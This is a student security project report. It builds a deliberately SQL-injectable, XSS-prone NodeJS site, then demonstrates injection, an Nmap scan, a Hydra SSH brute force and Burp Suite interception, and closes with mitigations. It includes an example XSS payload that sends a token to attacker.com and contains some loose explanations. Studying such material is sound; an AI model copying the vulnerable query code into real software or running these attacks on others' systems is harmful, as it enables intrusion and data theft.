<u>Project ISS</u>

Information Systems Security

Presented to	**Dr. Daniel Dawalibi**
Submitted by	**Justin Chahine**
ID	**202311567**

Table of Content

Introduction

This project aims to analyze and decrypt network traffic to identify network threats that may cause disruptions or even damage to a system. The primary objective of this project is to capture encrypted data, analyze traffic, simulate attacks, and propose mitigation strategies.

It is essential to simulate such attacks in an isolated controlled environment to minimize the risk of affecting other resources or services.

In this project, I implemented my own self-signed vulnerable website using NodeJS and MySQL, in the following parts I will go over the implementation and the hosting process.

Project Setup

Firstly, I implemented a vulnerable NodeJS Application:

```javascript
app.post("/search", (req, res) => {
  const searchQuery = req.body.username;
  const sql = `SELECT * FROM users WHERE username = '${searchQuery}'`;

  db.query(sql, (err, users) => {
    if (err) {
      return res.render("index", {
        users: [],
        comments: [],
        title: "Search Error",
        error: "Database error",
        success: null
      });
    }
```

Figure 1: SQL Injection

```javascript
app.get("/profile/:username", (req, res) => {
  const username = req.params.username;
  const sql = `SELECT * FROM users WHERE username = '${username}'`;

  db.query(sql, (err, result) => {
    if (err || result.length === 0) {
      return res.status(404).render("error", {
        title: "User Not Found",
        message: "The requested user does not exist"
      });
    }

    const user = result[0];
    res.render("profile", {
  title: `${user.username}'s Profile`,
  username: user.username,
  email: user.email,
  bio: user.bio,
  error: null,
  success: null
});
  });
});
```

Figure 2: URL vulnerability

```
app.post("/comment", (req, res) => {
  const { username, comment } = req.body;
  const sql = `INSERT INTO comments (username, comment) VALUES ('${username}', '${comment}')`;

  db.query(sql, (err) => {
    if (err) {
      console.error("Error saving comment:", err);
      return res.render("index", {
        users: [],
        comments: [],
        title: "Comment Error",
        error: "Failed to post comment",
        success: null
      });
    }
    res.redirect("/");
  });
});

app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).render("error", {
    title: "Server Error",
    message: "Something went wrong!"
  });
});
```

Figure 3: XSS - Cross Side Scripting

I also implemented the database using MySQL.

For the hosting part:

```
docker build -t node-app-image .

docker run --name nodeapp-container --network node-app-network -p 443:443 -p 80:80 -d node-app-image

docker run --name mysql-container --network node-app-network -e MYSQL_ROOT_PASSWORD=### -p 3306:3306 -d mysql:latest
```

Figure 4: Docker Setup

I dockerized my NodeJS application and bound both ports 80 and 443 to my node container ensuring that I can access my website via HTTP or HTTPS.

I also created a docker network named “node-app-network” to ensure communication between my backend and database containers.

For the SSL, TLS certificate, I used my own domain and Let's encrypt to ensure that my website runs over HTTPS, the certification is valid for 89 days only.

I then routed all traffic from my domain name to the server's IP address on port 80 or 443 using Cloudflare.




Figure 5: Let's encrypt




Figure 6: Cloudflare Dashboard





Figure 7: Website Screenshot

Capture Encrypted Network Traffic

In this part, I will capture the traffic going from my PC (Client) to the website.



frame contains "justinch.tech"

No.	Time	Source	Destination	Protocol	Length	Info
253	3.263948	172.16.128.32	143.47.237.41	TLSv1.3	1777	Client Hello (SNI=justinch.tech)
633	10.794889	172.16.128.32	143.47.237.41	TLSv1.3	2080	Client Hello (SNI=justinch.tech)
1352	19.307940	172.16.128.32	143.47.237.41	TLSv1.3	2080	Client Hello (SNI=justinch.tech)
1356	19.310098	172.16.128.32	143.47.237.41	TLSv1.3	1777	Client Hello (SNI=justinch.tech)

Figure 8: Captured Traffic




Figure 9: SSLKEYLOGFILE

The SSL key log file is used to log TLS session keys during encrypted HTTPS communication.

It stores pre-master secrets or session keys used in TLS/SSL handshakes. These keys allow tools like Wireshark to decrypt HTTPS traffic during packet analysis.

Issues: At first, I used Cloudflare proxy to route all traffic to the server, but I noticed that I couldn't capture TLS packets, especially Client hello. This was due to a protocol that Cloudflare used called ECH (Encrypted Client Hello). This helps prevent observers (like ISPs or attackers) from seeing which specific domain you're connecting to on a server that hosts multiple websites.

Simulation of network attacks

- ### SQL Injection

SQL Injection is a type of attack where an attacker injects malicious SQL code into an application's input fields to manipulate database queries. If the input is not properly handled, it can let an attacker:

- View unauthorized data
- Modify or delete records
- Bypass authentication
- Execute administrative operations on the database




Figure 10: SQL injection Simulation

As we can see, the attacker now has access to all profiles and sensitive data that the users have.

- **XSS**

XSS is a vulnerability where an attacker injects malicious scripts (usually JavaScript) into webpages viewed by other users. The script runs in the victim's browser as if it came from a trusted source.

XSS can:

- Steal cookies/session tokens
- Deface websites
- Redirect users to malicious pages
- Log keystrokes




Figure 11: Simple XSS attack

This is a simple example of what XSS can do, my website doesn't require cookies or tokens. Such attack could steal token from user's localStorage: "<script> fetch ('http://attacker.com/log? token=' + localStorage.getItem('token')); </script>"

- **Port Scan**

Now these attacks are simulated directly on my website, I will take it a step further and try to target my server, starting with Nmap to get the server's Ip address:

```
ubuntu@instance-20250201-1849:~$ nmap -v -A justinch.tech
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-10 13:30 UTC
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:30
Completed NSE at 13:30, 0.00s elapsed
Initiating NSE at 13:30
Completed NSE at 13:30, 0.00s elapsed
Initiating NSE at 13:30
Completed NSE at 13:30, 0.00s elapsed
Initiating Ping Scan at 13:30
Scanning justinch.tech (143.47.237.41) [2 ports]
Completed Ping Scan at 13:30, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:30
Completed Parallel DNS resolution of 1 host. at 13:30, 0.01s elapsed
Initiating Connect Scan at 13:30
Scanning justinch.tech (143.47.237.41) [1000 ports]
Discovered open port 443/tcp on 143.47.237.41
Discovered open port 80/tcp on 143.47.237.41
Discovered open port 22/tcp on 143.47.237.41
```

Figure 12: Nmap

Nmap is a powerful tool that helps the hacker conduct a large port scan to identify open ports and running services.

From this point forward, I will continue the attacks on a different server. The current server I'm using is hosted on Oracle, and I have received permission from Digital Ocean to conduct penetration testing on their infrastructure. Therefore, all subsequent attack simulations will be performed on a Digital Ocean machine under my control and within the scope of ethical hacking and responsible testing.

- **Brute force SSH**

Hydra is a fast and flexible password-cracking tool used for brute-force attacks against various network services.

```
ubuntu@instance-20250201-1849:~$ hydra -L usernames.txt -P passwords.txt ssh://46.101.160.173 -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 14:32:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://46.101.160.173:22/
[ATTEMPT] target 46.101.160.173 - login "root" - pass "nlol" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target 46.101.160.173 - login "root" - pass "kakakak" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target 46.101.160.173 - login "root" - pass "lasodk" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target 46.101.160.173 - login "root" - pass "lasdkj" - 4 of 7 [child 3] (0/0)
[ATTEMPT] target 46.101.160.173 - login "root" - pass "kasdkasd" - 5 of 7 [child 4] (0/0)
[ATTEMPT] target 46.101.160.173 - login "root" - pass "jusTin24c" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target 46.101.160.173 - login "root" - pass "abBdef8a" - 7 of 7 [child 6] (0/0)
[22][ssh] host: 46.101.160.173   login: root   password: abBdef8a
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 14:32:41
```

Figure 13: Brute force SSH using Hydra

In the passwords.txt file, I added the correct password just to demonstrate the capabilities of hydra. I explained later the reason that led me to add the password to the list which defeats the purpose of "Cracking the password or code"

PASSWORD REQUIREMENTS

- ✓ Must be at least 8 characters long
- ✓ Must contain 1 uppercase letter (cannot be first or last character)
- ✓ Must contain 1 number
- ✓ Cannot end in a number or special character

Figure 14: Password Requirements

Digital ocean requires a password with such requirements, the requirements create a total of 47.1 billion passwords, Therefore, I would need a lot of compute power and time to crack the password. Password used: (abBdef8a)

	Time	Source	Destination	Protocol	Length	Info
1	0.000000	46.101.160.173	77.246.79.197	SSH	106	Server: Encrypted packet (len=52)
2	0.000079	46.101.160.173	77.246.79.197	SSH	106	Server: Encrypted packet (len=52)
3	0.000132	46.101.160.173	77.246.79.197	SSH	122	Server: Encrypted packet (len=68)
4	0.000186	46.101.160.173	77.246.79.197	SSH	122	Server: Encrypted packet (len=68)
5	0.000259	46.101.160.173	77.246.79.197	SSH	90	Server: Encrypted packet (len=36)
6	0.075664	77.246.79.197	46.101.160.173	TCP	56	33372 → 22 [ACK] Seq=1 Ack=53 Win=251 Len=0
7	0.077852	77.246.79.197	46.101.160.173	TCP	56	33372 → 22 [ACK] Seq=1 Ack=277 Win=255 Len=0
8	7.612630	130.162.183.118	46.101.160.173	TCP	74	34102 → 22 [SYN] Seq=0 Win=62720 Len=0 MSS=8960 SACK_PERM TSval=1004262293 TSecr=0 WS=128
9	7.612680	46.101.160.173	130.162.183.118	TCP	74	22 → 34102 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=4105799243 TSecr=100426…
10	7.627928	130.162.183.118	46.101.160.173	TCP	66	34102 → 22 [ACK] Seq=1 Ack=1 Win=62720 Len=0 TSval=1004262309 TSecr=4105799243
11	7.627929	130.162.183.118	46.101.160.173	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.9.3)
12	7.628001	46.101.160.173	130.162.183.118	TCP	66	22 → 34102 [ACK] Seq=1 Ack=23 Win=65152 Len=0 TSval=4105799259 TSecr=1004262309
13	7.640708	46.101.160.173	130.162.183.118	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH_9.7p1 Ubuntu-7ubuntu4)
14	7.660691	130.162.183.118	46.101.160.173	TCP	66	34102 → 22 [ACK] Seq=23 Ack=40 Win=62720 Len=0 TSval=1004262342 TSecr=4105799271
15	7.660724	46.101.160.173	130.162.183.118	SSHv2	1186	Server: Key Exchange Init
16	7.660825	130.162.183.118	46.101.160.173	SSHv2	1042	Client: Key Exchange Init
17	7.701004	46.101.160.173	130.162.183.118	TCP	66	22 → 34102 [ACK] Seq=1160 Ack=999 Win=67008 Len=0 TSval=4105799332 TSecr=1004262342
18	7.715906	130.162.183.118	46.101.160.173	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
19	7.715958	46.101.160.173	130.162.183.118	TCP	66	22 → 34102 [ACK] Seq=1160 Ack=1047 Win=67008 Len=0 TSval=4105799346 TSecr=1004262397
20	7.721483	46.101.160.173	130.162.183.118	SSHv2	566	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=292)
21	7.736513	130.162.183.118	46.101.160.173	SSHv2	82	Client: New Keys
22	7.777003	46.101.160.173	130.162.183.118	TCP	66	22 → 34102 [ACK] Seq=1660 Ack=1063 Win=67008 Len=0 TSval=4105799408 TSecr=1004262418
23	7.791921	130.162.183.118	46.101.160.173	SSHv2	118	Client: Encrypted packet (len=52)
24	7.791974	46.101.160.173	130.162.183.118	TCP	66	22 → 34102 [ACK] Seq=1660 Ack=1115 Win=67008 Len=0 TSval=4105799422 TSecr=1004262473
25	7.792091	46.101.160.173	130.162.183.118	SSHv2	118	Server: Encrypted packet (len=52)
26	7.806976	130.162.183.118	46.101.160.173	SSHv2	134	Client: Encrypted packet (len=68)
27	7.810625	46.101.160.173	130.162.183.118	SSHv2	118	Server: Encrypted packet (len=52)

Figure 15: PCAP file of SSH attack

As we can see, I captured all the SSH packets. Used tcpdump on the server eth0 interface to catch all the packets and copied the logs to a PCAP file and then analyzed it on Wireshark.

target 46.101.160.173 source: 130.162.183.118

- **MITM Proxy**

Burp Suite is a popular cybersecurity tool used for testing web application security. It helps security professionals find vulnerabilities like SQL injection, XSS, and broken authentication by intercepting and analyzing HTTP/S traffic between the browser and the server. It includes tools like proxy, scanner, intruder, repeater, and more, all within a single interface.

Client-side validation may prevent me from entering special characters but Burp bypasses that as shown in the images below:




Figure 16: BurpSuite Request




Figure 17: BurpSuite Modification




Figure 18: BurpSuite result

In this example, I intercepted the traffic going from the client to the server via BurpSuite proxy, and I had the chance to modify the payload before sending it to the server.

Due to the limitations of my website, I am only able to perform SQL injections and XSS attacks.

BurpSuite is a very powerful tool, some of the key tools are:

- **Proxy:**
  - **i.** The proxy tool allows you to intercept HTTP/HTTPS requests and responses between client and server and modify them.
  - **ii.** It acts as the Man in the Middle between your browser and target application.

- **Scanner:**
  - **i.** It allows you to scan websites for potential vulnerabilities such as SQL injection and XSS.
  - **ii.** It is available in the professional package.

- **Intruder:**
  - **i.** It is used for automated attacks such as brute force logins. It allows you to configure custom payloads and attack.

- **Comparer:**
  - **i.** It helps you compare two sets of data side by side such as HTTP requests, this allows you to identify differences and potential threats

Mitigation Strategies

In this section, I will state some of the prevention measures that should be taken to protect your applications and environment:

1. Web Application

In my case, the website is highly vulnerable to SQL injections and cross side scripting, a mitigation strategy would be to modify the code to reject such types of payloads by using parametrized queries and escaping user input (which could be bypassed using BurpSuite as explained before) to prevent direct injection into SQL queries and to ensure that user input is treated as data and not as executable code.

```
const sql = "SELECT * FROM users WHERE username = ?";
const sql = "INSERT INTO comments (username, comment) VALUES (?, ?)";
```

Figure 19: Mitigation Strategy for SQL injection and XSS

2. SSH protection

a. Private and Public Keys

Use a different type of authentication such as private and public key, which prevent against MITM attacks.

i. The public key is used to encrypt data at transit. It is made public so anyone can encrypt data

ii. The private key is only used by the server to decrypt the corresponding public key. The private key is kept secret and never shared.




Figure 20: Public and Private key Scenario

b. Rate Limiter

Rate Limiter is enabled to mitigate brute force SSH logins. Rate limiting helps prevent repeated login attempts from the same IP address.

Rate limiting is a mechanism that controls the rate of requests a user or a system can send in a defined period. It enforces a limit on the number of failed logins that can occur in a specific timeframe.

```
sudo iptables -A INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --set
sudo iptables -A INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --update --seconds 60 --hitcount 5 -j REJECT --reject-with tcp-reset
```

Figure 21: Rate limiter

The first command tracks incoming requests on port 22.

The second command rejects new SSH connections from any IP that tries to make more than 5 connections in 60 seconds.

c. Tailscale

Tailscale is a VPN built on WireGuard, which simplifies network security by creating private, encrypted connections between devices. It allows me to connect to my server without exposing port 22 to the public.

